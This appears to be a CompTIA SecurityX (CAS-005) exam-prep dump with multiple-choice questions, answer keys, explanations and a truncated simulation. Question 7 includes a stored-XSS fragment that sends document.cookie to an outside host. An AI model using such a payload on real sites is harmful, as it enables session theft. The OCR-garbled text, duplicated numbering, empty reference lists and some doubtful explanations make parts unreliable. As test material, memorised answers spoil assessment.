CompTIA

Exam Questions CAS-005

CompTIA SecurityX Exam

NEW QUESTION 1
A company wants to implement hardware security key authentication for accessing sensitive information systems The goal is to prevent unauthorized users from gaining access with a stolen password Which of the following models should the company implement to b«st solve this issue?

A. Rule based
B. Time-based
C. Role based
D. Context-based

Answer: D

Explanation:
Context-based authentication enhances traditional security methods by incorporating additional layers of information about the user's current environment and behavior. This can include factors such as the user's location, the time of access, the device used, and the behavior patterns. It is particularly useful in preventing unauthorized access even if an attacker has obtained a valid password.
? Rule-based (A) focuses on predefined rules and is less flexible in adapting to dynamic threats.
? Time-based (B) authentication considers the time factor but doesn't provide comprehensive protection against stolen credentials.
? Role-based (C) is more about access control based on the user's role within the organization rather than authenticating the user based on current context.
By implementing context-based authentication, the company can ensure that even if a password is compromised, the additional contextual factors required for access (which an attacker is unlikely to possess) provide a robust defense mechanism.
References:
? CompTIA SecurityX guide on authentication models and best practices.
? NIST guidelines on authentication and identity proofing.
? Analysis of multi-factor and adaptive authentication techniques.

NEW QUESTION 2
Which of the following best explains the business requirement a healthcare provider fulfills by encrypting patient data at rest?

A. Securing data transfer between hospitals
B. Providing for non-repudiation data
C. Reducing liability from identity theft
D. Protecting privacy while supporting portability.

Answer: D

Explanation:
Encrypting patient data at rest is a critical requirement for healthcare providers to ensure compliance with regulations such as the Health Insurance Portability and Accountability Act (HIPAA). The primary business requirement fulfilled by this practice is the protection of patient privacy while supporting the portability of medical information. By encrypting data at rest, healthcare providers safeguard sensitive patient information from unauthorized access, ensuring that privacy is maintained even if the storage media are compromised. Additionally, encryption supports the portability of patient records, allowing for secure transfer and access across different systems and locations while ensuring that privacy controls are in place.
References:
? CompTIA SecurityX Study Guide: Emphasizes the importance of data encryption for protecting sensitive information and ensuring compliance with regulatory requirements.
? HIPAA Security Rule: Requires healthcare providers to implement safeguards, including encryption, to protect patient data.
? "Health Informatics: Practical Guide for Healthcare and Information Technology Professionals" by Robert E. Hoyt: Discusses encryption as a key measure for protecting patient data privacy and supporting data portability.

NEW QUESTION 3
An organization wants to implement a platform to better identify which specific assets are affected by a given vulnerability. Which of the following components provides the best foundation to achieve this goal?

A. SASE
B. CMDB
C. SBoM
D. SLM

Answer: B

Explanation:
A Configuration Management Database (CMDB) provides the best foundation for identifying which specific assets are affected by a given vulnerability. A CMDB maintains detailed information about the IT environment, including hardware, software, configurations, and relationships between assets. This comprehensive view allows organizations to quickly identify and address vulnerabilities affecting specific assets. References:
? CompTIA SecurityX Study Guide: Discusses the role of CMDBs in asset management and vulnerability identification.
? ITIL (Information Technology Infrastructure Library) Framework: Recommends the
use of CMDBs for effective configuration and asset management.
? "Configuration Management Best Practices" by Bob Aiello and Leslie Sachs: Covers the importance of CMDBs in managing IT assets and addressing vulnerabilities.

NEW QUESTION 4
A company detects suspicious activity associated with external connections Security detection tools are unable to categorize this activity. Which of the following is the best solution to help the company overcome this challenge?

A. Implement an Interactive honeypot
B. Map network traffic to known loCs.
C. Monitor the dark web
D. implement UEBA

Answer: D

Explanation:
User and Entity Behavior Analytics (UEBA) is the best solution to help the company overcome challenges associated with suspicious activity that cannot be categorized by traditional detection tools. UEBA uses advanced analytics to establish baselines of normal behavior for users and entities within the network. It then identifies deviations from these baselines, which may indicate malicious activity. This approach is particularly effective for detecting unknown threats and sophisticated attacks that do not match known indicators of compromise (IoCs).
Reference: CompTIA SecurityX Study Guide, Chapter on Advanced Threat Detection and
Mitigation, Section on User and Entity Behavior Analytics (UEBA).

NEW QUESTION 5
Users are willing passwords on paper because of the number of passwords needed in an environment. Which of the following solutions is the best way to manage this situation and decrease risks?

A. Increasing password complexity to require 31 least 16 characters
B. implementing an SSO solution and integrating with applications
C. Requiring users to use an open-source password manager
D. Implementing an MFA solution to avoid reliance only on passwords

Answer: B

Explanation:
Implementing a Single Sign-On (SSO) solution and integrating it with applications is the best way to manage the situation and decrease risks. Here??s why:
? Reduced Password Fatigue: SSO allows users to log in once and gain access to multiple applications and systems without needing to remember and manage multiple passwords. This reduces the likelihood of users writing down passwords.
? Improved Security: By reducing the number of passwords users need to manage, SSO decreases the attack surface and potential for password-related security breaches. It also allows for the implementation of stronger authentication methods.
? User Convenience: SSO improves the user experience by simplifying the login process, which can lead to higher productivity and satisfaction.
? References:

NEW QUESTION 6
Users must accept the terms presented in a captive petal when connecting to a guest network. Recently, users have reported that they are unable to access the Internet after joining the network A network engineer observes the following:
• Users should be redirected to the captive portal.
• The Motive portal runs Tl. S 1 2
• Newer browser versions encounter security errors that cannot be bypassed
• Certain websites cause unexpected re directs
Which of the following mow likely explains this behavior?

A. The TLS ciphers supported by the captive portal ate deprecated
B. Employment of the HSTS setting is proliferating rapidly.
C. Allowed traffic rules are causing the NIPS to drop legitimate traffic
D. An attacker is redirecting supplicants to an evil twin WLAN.

Answer: A

Explanation:
The most likely explanation for the issues encountered with the captive portal is that the TLS ciphers supported by the captive portal are deprecated. Here??s why:
? TLS Cipher Suites: Modern browsers are continuously updated to support the latest security standards and often drop support for deprecated and insecure cipher suites. If the captive portal uses outdated TLS ciphers, newer browsers may refuse to connect, causing security errors.
? HSTS and Browser Security: Browsers with HTTP Strict Transport Security
(HSTS) enabled will not allow connections to sites with weak security configurations. Deprecated TLS ciphers would cause these browsers to block the connection.
? References:
By updating the TLS ciphers to modern, supported ones, the security engineer can ensure compatibility with newer browser versions and resolve the connectivity issues reported by users.

NEW QUESTION 7
During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a comprised web server Given the following portion of the code:

```
..asd...<>..document.location="https://10.10.1.2/?"x=+document.cookie; ..12..fa..
<>...ash2146621...41..2...8.8.
```

Which of the following best describes this incident?

A. XSRF attack
B. Command injection
C. Stored XSS
D. SQL injection

Answer: C

Explanation:
The provided code snippet shows a script that captures the user's cookies and sends them to a remote server. This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.
? A. XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.
? B. Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.

? C. Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends the user's cookies to the attacker's server.
? D. SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.
References:
? CompTIA Security+ Study Guide
? OWASP (Open Web Application Security Project) guidelines on XSS
? "The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto

NEW QUESTION 8
Which of the following is the main reason quantum computing advancements are leading companies and countries to deploy new encryption algorithms?

A. Encryption systems based on large prime numbers will be vulnerable to exploitation
B. Zero Trust security architectures will require homomorphic encryption.
C. Perfect forward secrecy will prevent deployment of advanced firewall monitoring techniques
D. Quantum computers will enable malicious actors to capture IP traffic in real time

Answer: A

Explanation:
Advancements in quantum computing pose a significant threat to current encryption systems, especially those based on the difficulty of factoring large prime numbers, such as RSA. Quantum computers have the potential to solve these problems exponentially faster than classical computers, making current cryptographic systems vulnerable.
Why Large Prime Numbers are Vulnerable:
? Shor's Algorithm: Quantum computers can use Shor's algorithm to factorize large integers efficiently, which undermines the security of RSA encryption.
? Cryptographic Breakthrough: The ability to quickly factor large prime numbers means that encrypted data, which relies on the hardness of this mathematical problem, can be decrypted.
Other options, while relevant, do not capture the primary reason for the shift towards new encryption algorithms:
? B. Zero Trust security architectures: While important, the shift to homomorphic
encryption is not the main driver for new encryption algorithms.
? C. Perfect forward secrecy: It enhances security but is not the main reason for new encryption algorithms.
? D. Real-time IP traffic capture: Quantum computers pose a more significant threat to the underlying cryptographic algorithms than to the real-time capture of traffic.
References:
? CompTIA SecurityX Study Guide
? NIST Special Publication 800-208, "Recommendation for Stateful Hash-Based Signature Schemes"
? "Quantum Computing and Cryptography," MIT Technology Review

NEW QUESTION 9
An organization mat performs real-time financial processing is implementing a new backup solution Given the following business requirements?
* The backup solution must reduce the risk for potential backup compromise
* The backup solution must be resilient to a ransomware attack.
* The time to restore from backups is less important than the backup data integrity
* Multiple copies of production data must be maintained
Which of the following backup strategies best meets these requirement?

A. Creating a secondary, immutable storage array and updating it with live data on a continuous basis
B. Utilizing two connected storage arrays and ensuring the arrays constantly sync
C. Enabling remote journaling on the databases to ensure real-time transactions are mirrored
D. Setting up antitempering on the databases to ensure data cannot be changed unintentionally

Answer: A

Explanation:
? A. Creating a secondary, immutable storage array and updating it with live data on a continuous basis: An immutable storage array ensures that data, once written, cannot be altered or deleted. This greatly reduces the risk of backup compromise
and provides resilience against ransomware attacks, as the ransomware cannot modify or delete the backup data. Maintaining multiple copies of production data with an immutable storage solution ensures data integrity and compliance with the requirement for multiple copies.
Other options:
? B. Utilizing two connected storage arrays and ensuring the arrays constantly sync: While this ensures data redundancy, it does not provide protection against ransomware attacks, as both arrays could be compromised simultaneously.
? C. Enabling remote journaling on the databases: This ensures real-time transaction mirroring but does not address the requirement for reducing the risk of backup compromise or resilience to ransomware.
? D. Setting up anti-tampering on the databases: While this helps ensure data integrity, it does not provide a comprehensive backup solution that meets all the specified requirements.
References:
? CompTIA Security+ Study Guide
? NIST SP 800-209, "Security Guidelines for Storage Infrastructure"
? "Immutable Backup Architecture" by Veeam

NEW QUESTION 10
Which of the following best explains the importance of determining organization risk appetite when operating with a constrained budget?

A. Risk appetite directly impacts acceptance of high-impact low-likelihood events.
B. Organizational risk appetite varies from organization to organization
C. Budgetary pressure drives risk mitigation planning in all companies
D. Risk appetite directly influences which breaches are disclosed publicly

Answer: A

Explanation:

Risk appetite is the amount of risk an organization is willing to accept to achieve its objectives. When operating with a constrained budget, understanding the organization's risk appetite is crucial because:
? It helps prioritize security investments based on the level of risk the organization is willing to tolerate.
? High-impact, low-likelihood events may be deemed acceptable if they fall within the organization's risk appetite, allowing for budget allocation to other critical areas.
? Properly understanding and defining risk appetite ensures that limited resources are used effectively to manage risks that align with the organization's strategic goals.
References:
? CompTIA Security+ Study Guide
? NIST Risk Management Framework (RMF) guidelines
? ISO 31000, "Risk Management – Guidelines"

NEW QUESTION 10
A company hosts a platform-as-a-service solution with a web-based front end, through which customer interact with data sets. A security administrator needs to deploy controls to prevent application-focused attacks. Which of the following most directly supports the administrator's objective'

A. improving security dashboard visualization on SIEM
B. Rotating API access and authorization keys every two months
C. Implementing application toad balancing and cross-region availability
D. Creating WAF policies for relevant programming languages

Answer: D

Explanation:
The best way to prevent application-focused attacks for a platform-as-a- service solution with a web-based front end is to create Web Application Firewall (WAF) policies for relevant programming languages. Here's why:
? Application-Focused Attack Prevention: WAFs are designed to protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. They help prevent attacks such as SQL injection, cross-site scripting (XSS), and other application-layer attacks.
? Customizable Rules: WAF policies can be tailored to the specific programming languages and frameworks used by the web application, providing targeted protection based on known vulnerabilities and attack patterns.
? Real-Time Protection: WAFs provide real-time protection, blocking malicious requests before they reach the application, thereby enhancing the security posture of the platform.
? References:

NEW QUESTION 11
A security analyst reviews the following report:

	Location	Chassis manufacturer	OS	Application developer	Vendor
Product A	United States	Local company A	Debian 11	Unknown	Charlie Security Consulting
Product B	United States	Global company B	Red Hat Enterprise Linux	Developer B	BigBox Vulnerabilities

Which of the following assessments is the analyst performing?


A. System
B. Supply chain
C. Quantitative
D. Organizational

Answer: B

Explanation:
The table shows detailed information about products, including location, chassis manufacturer, OS, application developer, and vendor. This type of information is typically assessed in a supply chain assessment to evaluate the security and reliability of components and services from different suppliers.
Why Supply Chain Assessment?
? Component Evaluation: Assessing the origin and security of each component used in the products, including hardware, software, and third-party services.
? Vendor Reliability: Evaluating the security practices and reliability of vendors involved in providing components or services.
? Risk Management: Identifying potential risks associated with the supply chain, such as vulnerabilities in third-party components or insecure development practices.
Other types of assessments do not align with the detailed supplier and component information provided:
? A. System: Focuses on individual system security, not the broader supply chain.
? C. Quantitative: Focuses on numerical risk assessments, not supplier information.
? D. Organizational: Focuses on internal organizational practices, not external suppliers.
References:
? CompTIA SecurityX Study Guide
? NIST Special Publication 800-161, "Supply Chain Risk Management Practices for Federal Information Systems and Organizations"
? "Supply Chain Security Best Practices," Gartner Research

NEW QUESTION 14
SIMULATION
A security engineer needs to review the configurations of several devices on the network to meet the following requirements:

• The PostgreSQL server must only allow connectivity in the 10.1.2.0/24 subnet.
• The SSH daemon on the database server must be configured to listen to port 4022.
• The SSH daemon must only accept connections from a Single workstation.
• All host-based firewalls must be disabled on all workstations.
• All devices must have the latest updates from within the past eight days.
• All HDDs must be configured to secure data at rest.
• Cleartext services are not allowed.
• All devices must be hardened when possible.
Instructions:
Click on the various workstations and network devices to review the posture assessment results. Remediate any possible issues or indicate that no issue is found.
Click on Server A to review output data. Select commands in the appropriate tab to remediate connectivity problems to the pOSTGREsql DATABASE VIA ssh



WAP A

WAP A

Finding	Status	Remediation
Firmware	Updated 5 days ago	☑ No issue
Top 5 used ports	22, 80, 443, 123, 53	☐ Patch management
SSID broadcast	Disabled	☐ Update endpoint protection
Default admin account	Default password has been changed	☐ Enabled disk encryption
HTTP server	Disabled	☐ Enable port security on network device
		☐ Enable password complexity
		☐ Enable host-based firewall to block all traffic
		☐ Antivirus scan
		☐ Change default administrative password
		☐ Disable unneeded services
		☐ Enable all connectivity settings

PC A

PC A

OS updates	Updated 2 days ago, last checked 5:08 a.m.
Endpoint protection	Last checked 6:11 a.m.
Browser version	91.2.5 (7/31/2023)
Disk encryption	Enabled
Password complexity	Enabled
Host-based firewall	Disabled
CPU & memory usage	Normal
Screensaver	Enabled
Top 5 used ports	22, 80, 443, 389, 53
Wireless	Disabled

- [x] No issue
- [ ] Patch management
- [ ] Update endpoint protection
- [ ] Enabled disk encryption
- [ ] Enable port security on network device
- [ ] Enable password complexity
- [ ] Enable host-based firewall to block all traffic
- [ ] Antivirus scan
- [ ] Change default administrative password
- [ ] Disable unneeded services
- [ ] Enable all connectivity settings


Laptop A

Laptop A

OS updates	Updated 3 days ago, last checked 6:08 a.m.
Endpoint protection	Last checked in 6:13 a.m.
Browser version	91.2.5 (7/31/2023)
Disk encryption	Enabled
Password complexity	Enabled
Host-based firewall	Disabled
CPU & memory usage	Medium
Screensaver	Enabled
Top 5 used ports	22, 80, 443, 389, 53
Wireless	Enabled

- [x] No issue
- [ ] Patch management
- [ ] Update endpoint protection
- [ ] Enabled disk encryption
- [ ] Enable port security on network device
- [ ] Enable password complexity
- [ ] Enable host-based firewall to block all traffic
- [ ] Antivirus scan
- [ ] Change default administrative password
- [ ] Disable unneeded services
- [ ] Enable all connectivity settings

Switch A



Switch B:

Switch B

